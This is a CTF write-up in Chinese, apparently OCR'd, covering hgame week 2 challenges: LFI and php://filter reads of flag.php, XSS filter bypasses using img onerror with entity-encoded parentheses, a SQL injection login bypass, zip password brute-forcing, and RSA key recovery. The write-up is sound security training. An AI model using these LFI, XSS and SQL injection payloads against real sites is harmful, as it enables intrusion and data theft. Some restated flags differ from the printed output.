
ZclusLLoye_week2_writeup

Web

2.草莓社区-1




Description

flag在../flag.php中

知识点：LFI


URL http://118.25.18.223:10011/

先查看一下 url，发现后面有图片的名称。




118.25.18.223:10011/show_maopian.php?mao=2.jpg

根据提示，把 2.jpg 改成../flag.php.



118.25.18.223:10011/show_maopian.php?mao=../flag.php

查看一下网页的 response。




```
<?php
    $flag="hgame{#Ma0_pi4n_ha0_k4n_ma#}";
```

拿到 flag。

hgame{#Ma0_pi4n_haO_k4n_ma#}


3.草莓社区 2

按照上题的套路，先把 2.jpg 换成../flag.php 发现没有 response。随即换成




118.25.18.223:10012/show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php

查看 response。



PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYW9fa2FuIX0iOwo=


Base64 解码完后得



```
<?php
        $flag="hgame{!m4o_pi4n_ChaO_hao_kan!}";
```

hgame{!m4o_pi4n_ChaO_hao_kan!}

4.xss-1




Try to alert(1)

```
function charge(input) {
    input = input.replace(/script/gi, '_');
        input = input.replace(/image/gi, '_');
        input = input.replace(/\(/, '_');

    return '<article>' + input + '</article>';
}
```

过滤了 script 和 image 还有左括号，但是没有过滤 img 标签，所以构造

<img src="1" onerror=alert&#40;1)>

用&#40;代替左括号，找学长 py 后拿到 flag。




<img src="1" onerror=alert&#40;1)>

请带着payload找fantasyqt(QQ 744399467)

hgame{#X5s_soo00o_e4sy#}

5.xss-2




Try to alert(1)

```
function charge(input) {
    input = input.replace(/script/gi, '_');
    input = input.replace(/img/gi, '_');
    input = input.replace(/image/gi, '_');
    input = input.replace(/\(/, '_');
    input = input.replace(/\>/,'_');
    return '<input value="' + input + '" type="text">';
    }
```

过滤了 script，img，image，左括号，右尖括号。和上一题不一样的是上一题是 article 标签，这是一个 input 标签，我们可以修改它的 type 来达到目的，而因为过滤了 image，我们可以通过转义来实现。所以构造，

" type="&#105;&#109;&#97;&#103;&#101;" src="1" onerror=alert&#40;1)

依旧找学长 py 后得到 flag。




" type="&#105;&#109;&#97;&#103;&#101;" src="1" onerror=alert&#40;1)

请带着payload找fantasyqt(QQ 744399467)

hgame{#LuCkY_y0u_a1ert_l#}

6.最简单的 sql 题


一个注入题，马上想到用万能密码，根据提示，用户名为 admin。所以先判断注入类型。



118.25.18.223:10015/?username=admin&pwd=1%27


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1
```

发现为单引号注入。接着后面输入，



118.25.18.223:10015/?username=admin&pwd=1%27or 1 = 1%23

拿到 flag。




118.25.18.223:10015/?username=admin&pwd=1%27or%201%20=%201%23

```
hgame{@s0ng_fen_ti@}
```

hgame{@s0ng_fen_ti@}

MISC

3.easy password




Description

听说你们有人喜欢暴力解题，那么就来暴力一下，测测电脑性能吧。

hint:小写字母+数字

URL http://p1kaloi2x.bkt.clouddn.com//hgame/week2/misc1.zip

一个压缩包，看来是单纯跑密码= =!那就跑吧。



加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\81046\Desktop\week2\misc1.zip

攻击类型: 暴力

口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	15,600,839,437
总计时间	24m 22s 358ms
平均速度(口令/秒)	10,668,276
这个文件的口令	hgame18
十六进制口令	68 67 61 6d 65 31 38

当前口令:	hgame18	平均速度:	10,668,320 p/s
已用时间:	24m 22s	剩余时间:	1h 38m 3s

口令长度 = 7, 总计: 78,364,164,096, 已处理: 15,600,839,437

19%


ARCHPR version 4.53 (c) 1997-2008 ElcomSoft Co. Ltd.

半个小时拿到 flag= =!(ps.幸好只是 7 位密码)

hgame{0pos_You_5ound_m3_HAHA}

Crypto


1. easy rsa



```
p = random_prime(2**1024)
q = random_prime(2**1024)
N = p * q
e = 65537

flag = "xxxxxxxxxxxxxxxxxx..."
m = int(flag.encode('hex'), 16)
c = pow(m, e, N)
print("N: " + str(N))
print("e: " + str(e))
print("c: " + str(c))
print("h: " + str(p+q))
```


根据 py 脚本，我们可知 p*q=N,且 p+q=h

通过 python 解方程可得 p 和 q。




```
from sympy import *
import binascii
N = 1038511285350354528353459449801400216330281919254288135962901617865181459339
c = 4371976065894333890314975885075127128451240983808800709698046359245834252220
h = 2114730318291433870752484248327012971987132927708382843078496747812049686092
e = 65537
p = Symbol('p')
q = Symbol('q')
result = solve([p*q-N,q+p-h],[p,q])[0]
p = result[0]
q = result[1]
print('p='+str(p))
print('q='+str(q))
```

解得,




```
p=775390347460536846214859234278121199756120663793331861241871098490414477284078
46098413602773105733428368391023092694065216091918285267572895015826696139841052
63881632672240757493647944287320584740030457216088336215752534768467104655263665
5778287167264844797530347881153376471545728177228869882730086666365807
q=133933997083089702453762501404889177223101226391505098183662564932163520880840
96199770547138399417645358943877045309022995112294635881289195199056293186691727
48390295433791276571183301523162236869775624296067656741615939953164317250708478
17817971515410474392037818149046718091344525818647452862614261258250943
```

然后用 rsatool 算出 d。




```
n =
524414a90130c4b5434ae7c70e0378635c1472331fc3bc6b101572054a1b620a13d908b09f37128c
b7dde0feb3bb8cab3fe3fe7c71e61beb4825dd7dd792fcbaf24ea8da9680a443a449284cad3e4621
4896efdc6c618e25f9084c52e89b0678dc1e3cc74da028b4c2c8ec5003a60706a33d6f81ca65cec3
b18d6557847514ab954f1bb4d41c1297331a164454ab6ba3cd9a9147e89481f38ebba646aebc5d06
3160aeca5d34aefdb3e9fb8cd28b54257ae593d255e67e7511e37a432295ae1022a27eea51a2b0ac
9a6897bd1cd3d0848d5b65c00127de5671ad14d167e93c3b4341afac1ffb73d51d30557a0bd02cc6
e6a5f029c9e9145a0898648142a89dd1

e = 65537 (0x10001)

d =
2dec758016fb0b8488c942f41afd92f21c90096442c238e7a775e14dd49dceb0037e6fdc71350434
ebdb7fe38fa00e19f733a677fff94df29d370e1b570165f65297d8a915c5406dc64354ace135575e
f32fd73cbc8005236b8ed7549d271588d89044ab99c8e3906d004ef327e6421bd17ad549a61c093d
b35b548c73940c72486d713b6dbf435cdcdc3e0c8de7488b9fc02b2ce760276d09db5fc3c28f3c68
241c9133d25e08a837bf348e81d83157c2f04e4ac2eb79bf306b653919a378cf60453525dab5aa68
daeeb32916c50e3084200d8d963aa2e5a56d555a4da024d242c961c92feced8f7420144e65a8e3fb
dffef83aa0498806cad8afa153152c45

p =
6e6b5403a4e5ca06614823d19cfac3e5d26953c85414cadc0b67a142042de19ef3d266f87bbd6a6c
ae38fc6d844b97161dded42f3b2e6198a35a688bfd7b6337da27cb53789124516be9b34c93e3664b
f350f2288e8e9f27a5f6ee628b634243350db3dea0b6f1e870b337b9cd9d9f45effefc0ae002cbed
93853d000e406b6f

q =
beba74ad039d068b5898aabd7a66a3fc33370aa5d128b266f9397cf3e984ec7feaaaa554969672b6
6d7228635319abdc57e5944b74130a118183ea2441a41fc34de98601faaa9bcf4ee1fd29b3609ac5
a7368434b90a38108070cb1ccbc84d3c384d4bd3fa8fa0d45169eeed90bca0c4eded6fd671e82f1a
d395dccb196beabf
```

接着再写个简单脚本运行一下。



```
c =
0x22a1fa0a40d132c013fde7e6df284995342f3e1a92bc7b06c70387975457725c5b1429fe3e0d692e3a2e0269ec9e634a7
d =
0x2dec758016fb0b8488c942f41afd92f21c90096442c238e7a775e14dd49dceb0037e6fdc71350434ebdb7fe38fa00e19f
n =
0x524414a90130c4b5434ae7c70e0378635c1472331fc3bc6b101572054a1b620a13d908b09f37128cb7dde0feb3bb8cab3

m=pow(c,d,n)
print hex(m)[2:len(hex(m))-1].decode('hex')
```

得到 flag。




```
xiaozhang@xiaozhang-virtual-machine:~/2$ python rsa1.py
hgame{phi_is_important_too!}
```

hgame{phi_is_important_tool!}


2. The same simple RSA

先用 openssl 从公钥中提取 N,




```
xiaozhang@xiaozhang-virtual-machine:~/1$ openssl rsa -pubin -text -modulus -in warmup -in
pubkey.pem
Public-Key: (256 bit)
Modulus:
    00:c2:63:6a:e5:c3:d8:e4:3f:fb:97:ab:09:02:8f:
    1a:ac:6c:0b:f6:cd:3d:70:eb:ca:28:1b:ff:e9:7f:
    be:30:dd
Exponent: 65537 (0x10001)
Modulus=C2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD2OQ/+5erCQKPGqxsC/bNPXDr
yigb/+l/vjDdAgMBAAE=
-----END PUBLIC KEY-----
```

然后使用 yahu 算出 p 和 q,




```
PS G:\tools\CTF工具合集\编码与密码\密码\RSA\RSA大整数分解\yafu-1.34> ./yafu-x64
factor(0xC2636AE5C3D8E43FFB97AB09028F1AAC6C0BF6CD3D70EBCA281BFFE97FBE30DD)


fac: factoring 87924348264132406875276140514499937145050893665602592992418171647042491658461
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits

starting SIQS on c77: 87924348264132406875276140514499937145050893665602592992418171647042491658461

==== sieving in progress (1 thread):   36224 relations needed ====
====           Press ctrl-c to abort and save state           ====


SIQS elapsed time = 4.4949 seconds.
Total factoring time = 4.6102 seconds


***factors found***

P39 = 275127860351348928173285174381581152299
P39 = 319576316814478949870590164193048041239

ans = 1
```

再用 rsatool 提取出私钥 d,




```
xiaozhang@xiaozhang-virtual-machine:~/1$ python rsatool.py -o private.pem -e 65537 -p 2751
27860351348928173285174381581152299 -q 319576316814478949870590164193048041239
Using (p, q) to initialise RSA instance

n =
c2636ae5c3d8e43ffb97ab09028f1aac6c0bf6cd3d70ebca281bffe97fbe30dd

e = 65537 (0x10001)

d =
1806799bd44ce649122b78b43060c786f8b77fb1593e0842da063ba0d8728bf1

p = 275127860351348928173285174381581152299 (0xcefbb2cf7e18a98ebedc36e3e7c3b02b)

q = 319576316814478949870590164193048041239 (0xf06c28e91c8922b9c236e23560c09717)

Saving PEM as private.pem
```

最后输入命令解密 flag.enc，得到 flag。



```
xiaozhang@xiaozhang-virtual-machine:~/1$ openssl rsautl -decrypt -in flag.enc -inkey priva
te.pem -out flag.dec
```



